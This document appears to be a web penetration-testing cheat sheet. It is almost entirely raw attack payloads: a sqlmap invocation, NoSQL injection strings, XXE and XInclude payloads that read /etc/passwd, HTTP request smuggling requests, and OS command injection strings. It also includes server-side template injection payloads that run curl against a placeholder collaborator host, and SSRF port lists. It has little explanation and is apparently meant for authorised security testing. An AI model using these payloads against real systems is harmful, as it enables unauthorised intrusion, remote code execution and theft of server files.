
sqlmap

```
sqlmap -r %R --force-ssl --skip Accept --delay 1 --timeout 30
--threads 10 retries 5 --time-sec 15 --level 5 --risk 3 --fingerprint
--skip-waf --batch --answer="redirect=N"
```

SQLi

NOSQL Injection

1 - NOSQL Injection Fuzzing Detection



Parameter=Value

```
Parameter[]=One&Parameter[]=Two
==
{"Parameter":["One","Two"]}
e.g.
pass[]=1234&pass[]=5678
==
{"pass":["1234","5678"]}
OR
email[]=victim&email[]=attacker
==
{"email":["victim","attacker"]}

Parameter[One]=Two
==
{"Parameter":{"One":"Two"}}
e.g.
pass[$ne]=X
==
{"pass":{"$ne":"X"}}
OR
users[email]=attacker
==
{"users":{"email":"attacker"}}

Parameter[One][Two]=Three
==
{"Parameter":{"One":{"Two":"Three"}}}
e.g.
users[pass][$ne]=X
==
{"users":{"pass":{"$ne":"X"}}}

Parameter[One][]=Two&Parameter[One][]=Three
==
{"Parameter":{"One":["Two","Three"]}}
e.g.
pass[$ne][]=X&pass[$ne][]=Y
==
{"pass":{"$ne":["X","Y"]}}
OR
users[email][]=victim&users[email][]=attacker
==
{"users":{"email":["victim","attacker"]}}
```

```
$eq
$ne
$gt
$where
$regex
```

NOSQL Injection

1 - NOSQL Injection Fuzzing Detection

```
});%00
'});%00
"});%00
`});%00
}});%00
'}});%00
"}});%00
`}});%00
}}});%00
'}}});%00
"}}});%00
`}}});%00
}}}});%00
'}}}});%00
"}}}});%00
`}}}});%00
]});%00
']});%00
"]});%00
`]});%00
]}});%00
']}});%00
"]}});%00
`]}});%00
]}}});%00
']}}});%00
"]}}});%00
`]}}});%00
]}}}});%00
']}}}});%00
"]}}}});%00
`]}}}});%00
}]);%00
'}]);%00
"}]);%00
`}]);%00
}}]);%00
'}}]);%00
"}}]);%00
`}}]);%00
}}}]);%00
'}}}]);%00
"}}}]);%00
`}}}]);%00
}}}}]);%00
'}}}}]);%00
"}}}}]);%00
`}}}}]);%00
```

```
});//
'});//
"});//
`});//
}});//
'}});//
"}});//
`}});//
}}});//
'}}});//
"}}});//
`}}});//
}}}});//
'}}}});//
"}}}});//
`}}}});//
]});//
']});//
"]});//
`]});//
]}});//
']}});//
"]}});//
`]}});//
]}}});//
']}}});//
"]}}});//
`]}}});//
]}}}});//
']}}}});//
"]}}}});//
`]}}}});//
}]);//
'}]);//
"}]);//
`}]);//
}}]);//
'}}]);//
"}}]);//
`}}]);//
}}}]);//
'}}}]);//
"}}}]);//
`}}}]);//
}}}}]);//
'}}}}]);//
"}}}}]);//
`}}}}]);//
```

```
' && '1'=='1'%00
' && '1'=='2'%00
' || '1'=='1'%00
' || '1'=='2'%00
" && "1"=="1"%00
" && "1"=="2"%00
" || "1"=="1"%00
" || "1"=="2"%00
` && `1`==`1`%00
` && `1`==`2`%00
` || `1`==`1`%00
` || `1`==`2`%00
```

```
'%20%26%26%20'1'%3d%3d'1'%00
'%20%26%26%20'1'%3d%3d'2'%00
```

```
'%20%7c%7c%20'1'%3d%3d'1'%00
'%20%7c%7c%20'1'%3d%3d'2'%00
```

Server Side Template Injection

1 - Server Side Template Injection Detection

```
ss#set($x=7*7)${x}ti
ss#{7*7}ti
ss${7*7}ti
ss${{7*7}}ti
ss(7*7)ti
ss<%=+7*7+%>ti
ss@{7*7}ti
ss@{{7*7}}ti
ss[[${7*7}]]ti
ss{7*7}ti
ss{{7*'7'}}ti
ss{{7*7}}ti
ss{{=7*7}}ti
ss{{len+`4444`}}{{len+`999999999`}}ti
{{printf+"ss%sti"+"49"+}}
{%+debug+%}
{{+this+}}
ss%23set($x=7*7)$%7Bx%7Dti
ss%23%7B7*7%7Dti
ss$%7B7*7%7Dti
ss$%7B%7B7*7%7D%7Dti
ss(7*7)ti
ss<%=+7*7+%>ti
ss@%7B7*7%7Dti
ss@%7B%7B7*7%7D%7Dti
ss[[$%7B7*7%7D]]ti
ss%7B7*7%7Dti
ss%7B%7B7*'7'%7D%7Dti
ss%7B%7B7*7%7D%7Dti
ss%7B%7B=7*7%7D%7Dti
ss%7B%7Blen+`4444`%7D%7D%7B%7Blen+`999999999`%7D%7Dti
%7B%7Bprintf+"ss%sti"+"49"+%7D%7D
%7B%+debug+%%7D
%7B%7B+this+%7D%7D
ss%2523set($x=7*7)$%257Bx%257Dti
ss%2523%257B7*7%257Dti
ss$%257B7*7%257Dti
ss$%257B%257B7*7%257D%257Dti
ss(7*7)ti
ss<%=+7*7+%>ti
ss@%257B7*7%257Dti
ss@%257B%257B7*7%257D%257Dti
ss[[$%257B7*7%257D]]ti
ss%257B7*7%257Dti
ss%257B%257B7*'7'%257D%257Dti
ss%257B%257B7*7%257D%257Dti
ss%257B%257B=7*7%257D%257Dti
ss%257B%257Blen+`4444`%257D%257D%257B%257Blen+`999999999`%257D%257Dti
%257B%257Bprintf+"ss%sti"+"49"+%257D%257D
%257B%+debug+%%257D
%257B%257B+this+%257D%257D
```

1 - Server Side Template Injection Detection

```
<%=+system("curl+1.BURPCOLLABORATOR")%>
<%=%x(curl+2.BURPCOLLABORATOR)%>
#{system("curl+3.BURPCOLLABORATOR")}
#{%x(curl+4.BURPCOLLABORATOR)}
{%+import+os+%}{{os.popen("curl+5.BURPCOLLABORATOR").read()}}
{{self.__init__.__globals__.__builtins__.__import__('os').popen('curl+6.BURPCOLLABORATOR').read()}}
{system("curl+7.BURPCOLLABORATOR")}
{{=global.process.mainModule.require('child_process').execSync('curl+8.BURPCOLLABORATOR').toString()}}
<%=global.process.mainModule.require('child_process').execSync('curl+9.BURPCOLLABORATOR').toString()%>
#{global.process.mainModule.require('child_process').execSync('curl+10.BURPCOLLABORATOR').toString()}
{{=global.process.mainModule.require('child_process').execSync('curl+11.BURPCOLLABORATOR').toString()}}
{{range.constructor("return+eval(\"global.process.mainModule.require('child_process').execSync('curl+12.BURPCOLLABORATOR').toString()\")")()}}
{{constructor.constructor("global.process.mainModule.require('child_process').execSync('curl+13.BURPCOLLABORATOR').toString()")()}}
<#assign+ex="freemarker.template.utility.Execute"?new()>${ex("curl+14.BURPCOLLABORATOR")}
[[${#rt=@java.lang.Runtime@getRuntime(),#rt.exec("curl+15.BURPCOLLABORATOR").waitFor()}]]
#set($engine="")#set($proc=$engine.getClass().forName("java.lang.Runtime").getRuntime().exec("curl+16.BURPCOLLABORATOR"))#set($null=$proc.waitFor())${null}
<%=+system("curl+17.BURPCOLLABORATOR")%>
<%=%x(curl+18.BURPCOLLABORATOR)%>
%23%7Bsystem("curl+19.BURPCOLLABORATOR")%7D
%23%7B%x(curl+20.BURPCOLLABORATOR)%7D
%7B%+import+os+%%7D%7B%7Bos.popen("curl+21.BURPCOLLABORATOR").read()%7D%7D
%7B%7Bself.__init__.__globals__.__builtins__.__import__('os').popen('curl+22.BURPCOLLABORATOR').read()%7D%7D
%7Bsystem("curl+23.BURPCOLLABORATOR")%7D
%7B%7B=global.process.mainModule.require('child_process').execSync('curl+24.BURPCOLLABORATOR').toString()%7D%7D
<%=global.process.mainModule.require('child_process').execSync('curl+25.BURPCOLLABORATOR').toString()%>
%23%7Bglobal.process.mainModule.require('child_process').execSync('curl+26.BURPCOLLABORATOR').toString()%7D
%7B%7B=global.process.mainModule.require('child_process').execSync('curl+27.BURPCOLLABORATOR').toString()%7D%7D
%7B%7Brange.constructor("return+eval(\"global.process.mainModule.require('child_process').execSync('curl+28.BURPCOLLABORATOR').toString()\")")()%7D%7D
%7B%7Bconstructor.constructor("global.process.mainModule.require('child_process').execSync('curl+29.BURPCOLLABORATOR').toString()")()%7D%7D
<%23assign+ex="freemarker.template.utility.Execute"?new()>$%7Bex("curl+30.BURPCOLLABORATOR")%7D
[[$%7B%23rt=@java.lang.Runtime@getRuntime(),%23rt.exec("curl+31.BURPCOLLABORATOR").waitFor()%7D]]
%23set($engine="")%23set($proc=$engine.getClass().forName("java.lang.Runtime").getRuntime().exec("curl+32.BURPCOLLABORATOR"))%23set($null=$proc.waitFor())$%7Bnull%7D
<%=+system("curl+33.BURPCOLLABORATOR")%>
<%=%x(curl+34.BURPCOLLABORATOR)%>
%2523%257Bsystem("curl+35.BURPCOLLABORATOR")%257D
%2523%257B%x(curl+36.BURPCOLLABORATOR)%257D
%257B%+import+os+%%257D%257B%257Bos.popen("curl+37.BURPCOLLABORATOR").read()%257D%257D
%257B%257Bself.__init__.__globals__.__builtins__.__import__('os').popen('curl+38.BURPCOLLABORATOR').read()%257D%257D
%257Bsystem("curl+39.BURPCOLLABORATOR")%257D
%257B%257B=global.process.mainModule.require('child_process').execSync('curl+40.BURPCOLLABORATOR').toString()%257D%257D
<%=global.process.mainModule.require('child_process').execSync('curl+41.BURPCOLLABORATOR').toString()%>
%2523%257Bglobal.process.mainModule.require('child_process').execSync('curl+42.BURPCOLLABORATOR').toString()%257D
%257B%257B=global.process.mainModule.require('child_process').execSync('curl+43.BURPCOLLABORATOR').toString()%257D%257D
%257B%257Brange.constructor("return+eval(\"global.process.mainModule.require('child_process').execSync('curl+44.BURPCOLLABORATOR').toString()\")")()%257D%257D
%257B%257Bconstructor.constructor("global.process.mainModule.require('child_process').execSync('curl+45.BURPCOLLABORATOR').toString()")()%257D%257D
<%2523assign+ex="freemarker.template.utility.Execute"?new()>$%257Bex("curl+46.BURPCOLLABORATOR")%257D
[[$%257B%2523rt=@java.lang.Runtime@getRuntime(),%2523rt.exec("curl+47.BURPCOLLABORATOR").waitFor()%257D]]
%2523set($engine="")%2523set($proc=$engine.getClass().forName("java.lang.Runtime").getRuntime().exec("curl+48.BURPCOLLABORATOR"))%2523set($null=$proc.waitFor())$%257Bnull%257D
```

XML External Entity

1 - XML External Entity Payloads

Retrieve Files

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE file [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<root>
<parameter>&xxe;</parameter>
</root>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE file [
<!ENTITY xxe PUBLIC "file:///etc/passwd">
]>
<root>
<parameter>&xxe;</parameter>
</root>
```

```
<!DOCTYPE svg [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<svg xmlns="http://www.w3.org/2000/svg">
<rect width="500" height="500" style="fill:rgb(255,0,0);"/>
<text x="10" y="30">&file;</text>
</svg>
```

Out-Of-Band Interaction

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE OOB [
<!ENTITY xxe SYSTEM "http://BURPCOLLABORATOR">
]>
<root>
<parameter>&xxe;</parameter>
</root>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE OOB [
<!ENTITY % xxe SYSTEM "http://BURPCOLLABORATOR">
%xxe; ]>
<Root>
<Parameter>Value</Parameter>
</Root>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE OOB [
<!ENTITY xxe PUBLIC "http://BURPCOLLABORATOR">
]>
<root>
<parameter>&xxe;</parameter>
</root>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE OOB [
<!ENTITY % xxe PUBLIC "http://BURPCOLLABORATOR">
%xxe; ]>
<Root>
<Parameter>Value</Parameter>
</Root>
```

XML External Entity

2 - XML External Entity Payloads

All in one !

```
<?xml version="1.0" encoding="utf-8"?>
<?xml-stylesheet type="text/xml" href="http://xsl.BURPCOLLABORATOR/file.xsl"?>
<!DOCTYPE root PUBLIC "-//A/B/EN" http://dtd.BURPCOLLABORATOR/file.dtd [
  <!ENTITY % remote SYSTEM "http://xxe.BURPCOLLABORATOR/">
  <!ENTITY xxe SYSTEM "http://xxe.BURPCOLLABORATOR/">
  %remote;
]>
<root>
  <parameter>&xxe;</parameter>
  <one xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://xi.BURPCOLLABORATOR/"/></one>
  <two xmlns=http://a.b/ xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://a.b/ http://schemalocation.BURPCOLLABORATOR/file.xsd">run</two>
</root>
```

XInclude

```
<?xml version="1.0"?>
<xinclude xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include href="file:///etc/passwd"/>
</xinclude>
```

```
<?xml version="1.0"?>
<xinclude xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/>
</xinclude>
```

<xsl:import> AND <xsl:include>

```
<?xml version="1.0" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:include href="file:///etc/passwd"/>
  <xsl:import href="file:///etc/passwd"/>
</xsl:stylesheet>
```

XSL Document

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet  version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:template match="/">
    <xsl:copy-of select="document('file:///etc/passwd')"/>
  </xsl:template>
</xsl:stylesheet>
```

HTTP Request Smuggling

1 - HTTP Request Smuggling Detection

CL.0

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: 27
Connection: keep-alive

GET /xxxxxxx HTTP/1.1
X: X
```

TE.0

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding: chunked
Connection: keep-alive

34
POST /xxxxxxx HTTP/1.1
Host: www.company.com

x=1
0
```

HTTP Request Smuggling

1 - HTTP Request Smuggling Detection

CL.TE

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: 32
Transfer-Encoding: chunked

0

GET /xxxxxxx HTTP/1.1
X: X
```

```
POST / HTTP/1.1
Host: www.company.com
Content-Length: 49
Transfer-Encoding: chunked

0

GET /xxxxxxx HTTP/1.1
Host: localhost

X=
```

```
POST / HTTP/2
Host: www.company.com
Transfer-Encoding: chunked

0

GET /xxxxxxx HTTP/1.1
Host: www.company.com
```

```
POST / HTTP/2
Host: www.company.com
X: Y\r\nransfer-Encoding: chunked

0

GET /xxxxxxx HTTP/1.1
Host: www.company.com
```

TE.CL

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding: chunked
Content-Length: 4

34
POST /xxxxxxx HTTP/1.1
Host: www.company.com

x=1
0
```

```
POST / HTTP/2
Host: www.company.com
Content-Length: 0

GET /xxxxxxx HTTP/1.1
Host: www.company.com

x=1
```

```
POST / HTTP/2
Host: www.company.com
Content-Length: 0

GET /xxxxxxx HTTP/1.1
Host: localhost
```

```
GET / HTTP/2
Host: www.company.com
X: Y\r\nGET /xxxxxxx HTTP/1.1\rn
Host: localhost
```

```
GET / HTTP/2
Host: www.company.com
X: Y\r\n\rnGET /xxxxxxx HTTP/1.1\r\n
Host: www.company.com\r\nY
```

HTTP Request Smuggling

1 - HTTP Request Smuggling Detection

TE.TE

```
POST / HTTP/1.1
Host: www.company.com
Transfer-Encoding: chunked
Transfer-Encoding: nothing
Content-Length: 4

34
POST /xxxxxxx HTTP/1.1
Host: www.company.com

x=1
0
```

HTTP Request Smuggling

2 - HTTP Request Smuggling Tool

smuggler

```
┌──(mahmoud㉿mohamed)-[~]
└─$ python3 smuggler.py
```

--quiet

--timeout 15

--configfile exhaustive.py

--url

2 - HTTP Request Smuggling Tool

burp-send-to

```
xfce4-terminal -H -e %C
```

Smuggler

```
python3 smuggler.py --quiet --timeout 10 --configfile
exhaustive.py --url %U
```

HTTP Request Smuggler

1 - OS Command Injection Detection

```
&nslookup OAST &'\"`0&nslookup OAST&`'
```

```
;
\r
0xa0
&&
||
&
|
%3B
%26%26
%7C%7C
%26
%7C
%253B
%2526%2526
%257C%257C
%2526
%257C
```

```
whoami
w'h'o'am'i
wh''oami
w"h"o"am"i
wh""oami
wh``oami
w\ho\am\i
who$@ami
who$()ami
who$(echo+am)i
who`echo+am`i
```

```
cat${IFS}/etc/passwd
ls${IFS}-la
{cat,/etc/passwd}
cat</etc/passwd
`whoami`
$(whoami)
sleep(15)
```

```
;
\r
0xa0
&&
||
&
|
%3B
%26%26
%7C%7C
%26
%7C
%253B
%2526%2526
%257C%257C
%2526
%257C
```

1 - HTTP OR DNS Interaction

```
BURPCollaborator
@BURPCollaborator
:@BURPCollaborator
http://BURPCollaborator
https://BURPCollaborator
DOMAIN@BURPCollaborator
http://DOMAIN@BURPCollaborator
https://DOMAIN@BURPCollaborator
BURPCollaborator?DOMAIN
http://BURPCollaborator?DOMAIN
https://BURPCollaborator?DOMAIN
BURPCollaborator%3FDOMAIN
http://BURPCollaborator%3FDOMAIN
https://BURPCollaborator%3FDOMAIN
BURPCollaborator%253FDOMAIN
http://BURPCollaborator%253FDOMAIN
https://BURPCollaborator%253FDOMAIN
DOMAIN:@BURPCollaborator
http://DOMAIN:@BURPCollaborator
https://DOMAIN:@BURPCollaborator
DOMAIN: BURPCollaborator
http://DOMAIN: BURPCollaborator
https://DOMAIN: BURPCollaborator
BURPCollaborator DOMAIN
http://BURPCollaborator DOMAIN
https://BURPCollaborator DOMAIN
```

```
/
%2f
%252f
#
%23
%2523
```

Server-Side Request Forgery

2 - Whitelist Subdomains Port Scanning

http://
https://
ssh://
pop3://
ftp://
sftp://
tftp://
gopher://
ldap://
dict://
smtp://
scp://

```
SUB.ROOT.TLD:80
SUB.ROOT.TLD:443
SUB.ROOT.TLD:7547
SUB.ROOT.TLD:8080
SUB.ROOT.TLD:8089
SUB.ROOT.TLD:4567
SUB.ROOT.TLD:8008
SUB.ROOT.TLD:8443
SUB.ROOT.TLD:8081
SUB.ROOT.TLD:2087
SUB.ROOT.TLD:2083
SUB.ROOT.TLD:2082
SUB.ROOT.TLD:5985
SUB.ROOT.TLD:2086
SUB.ROOT.TLD:1024
SUB.ROOT.TLD:8888
SUB.ROOT.TLD:8000
SUB.ROOT.TLD:8880
SUB.ROOT.TLD:9080
SUB.ROOT.TLD:81
SUB.ROOT.TLD:5000
SUB.ROOT.TLD:49152
SUB.ROOT.TLD:9000
SUB.ROOT.TLD:8085
SUB.ROOT.TLD:7170
SUB.ROOT.TLD:5001
SUB.ROOT.TLD:3128
SUB.ROOT.TLD:8001
SUB.ROOT.TLD:8090
SUB.ROOT.TLD:9999
SUB.ROOT.TLD:10443
SUB.ROOT.TLD:9090
SUB.ROOT.TLD:8083
SUB.ROOT.TLD:5357
SUB.ROOT.TLD:3000
SUB.ROOT.TLD:9100
SUB.ROOT.TLD:52869
SUB.ROOT.TLD:9306
SUB.ROOT.TLD:82
SUB.ROOT.TLD:88
SUB.ROOT.TLD:8010
SUB.ROOT.TLD:4443
SUB.ROOT.TLD:7443
SUB.ROOT.TLD:9443
SUB.ROOT.TLD:10000
SUB.ROOT.TLD:8181
SUB.ROOT.TLD:9001
SUB.ROOT.TLD:6443
SUB.ROOT.TLD:444
SUB.ROOT.TLD:8086
SUB.ROOT.TLD:2096
SUB.ROOT.TLD:7777
SUB.ROOT.TLD:10001
SUB.ROOT.TLD:8200
SUB.ROOT.TLD:2095
SUB.ROOT.TLD:8009
SUB.ROOT.TLD:9002
SUB.ROOT.TLD:8800
SUB.ROOT.TLD:6000
SUB.ROOT.TLD:9009
SUB.ROOT.TLD:9200
SUB.ROOT.TLD:5005
SUB.ROOT.TLD:83
SUB.ROOT.TLD:3001
SUB.ROOT.TLD:5555
SUB.ROOT.TLD:32400
SUB.ROOT.TLD:1900
SUB.ROOT.TLD:6001
SUB.ROOT.TLD:8099
SUB.ROOT.TLD:8889
SUB.ROOT.TLD:7001
SUB.ROOT.TLD:50000
SUB.ROOT.TLD:9998
SUB.ROOT.TLD:5006
SUB.ROOT.TLD:5986
SUB.ROOT.TLD:20000
SUB.ROOT.TLD:8123
SUB.ROOT.TLD:8060
SUB.ROOT.TLD:2222
SUB.ROOT.TLD:84
SUB.ROOT.TLD:8069
SUB.ROOT.TLD:12345
SUB.ROOT.TLD:888
SUB.ROOT.TLD:10250
SUB.ROOT.TLD:7548
SUB.ROOT.TLD:631
SUB.ROOT.TLD:8098
SUB.ROOT.TLD:5222
SUB.ROOT.TLD:2000
SUB.ROOT.TLD:8112
SUB.ROOT.TLD:8087
SUB.ROOT.TLD:7171
SUB.ROOT.TLD:5010
SUB.ROOT.TLD:2077
SUB.ROOT.TLD:8126
SUB.ROOT.TLD:7779
SUB.ROOT.TLD:7071
SUB.ROOT.TLD:5601
SUB.ROOT.TLD:8139
SUB.ROOT.TLD:3389
SUB.ROOT.TLD:8834
SUB.ROOT.TLD:4040
SUB.ROOT.TLD:5007
SUB.ROOT.TLD:9943
SUB.ROOT.TLD:9191
SUB.ROOT.TLD:5009
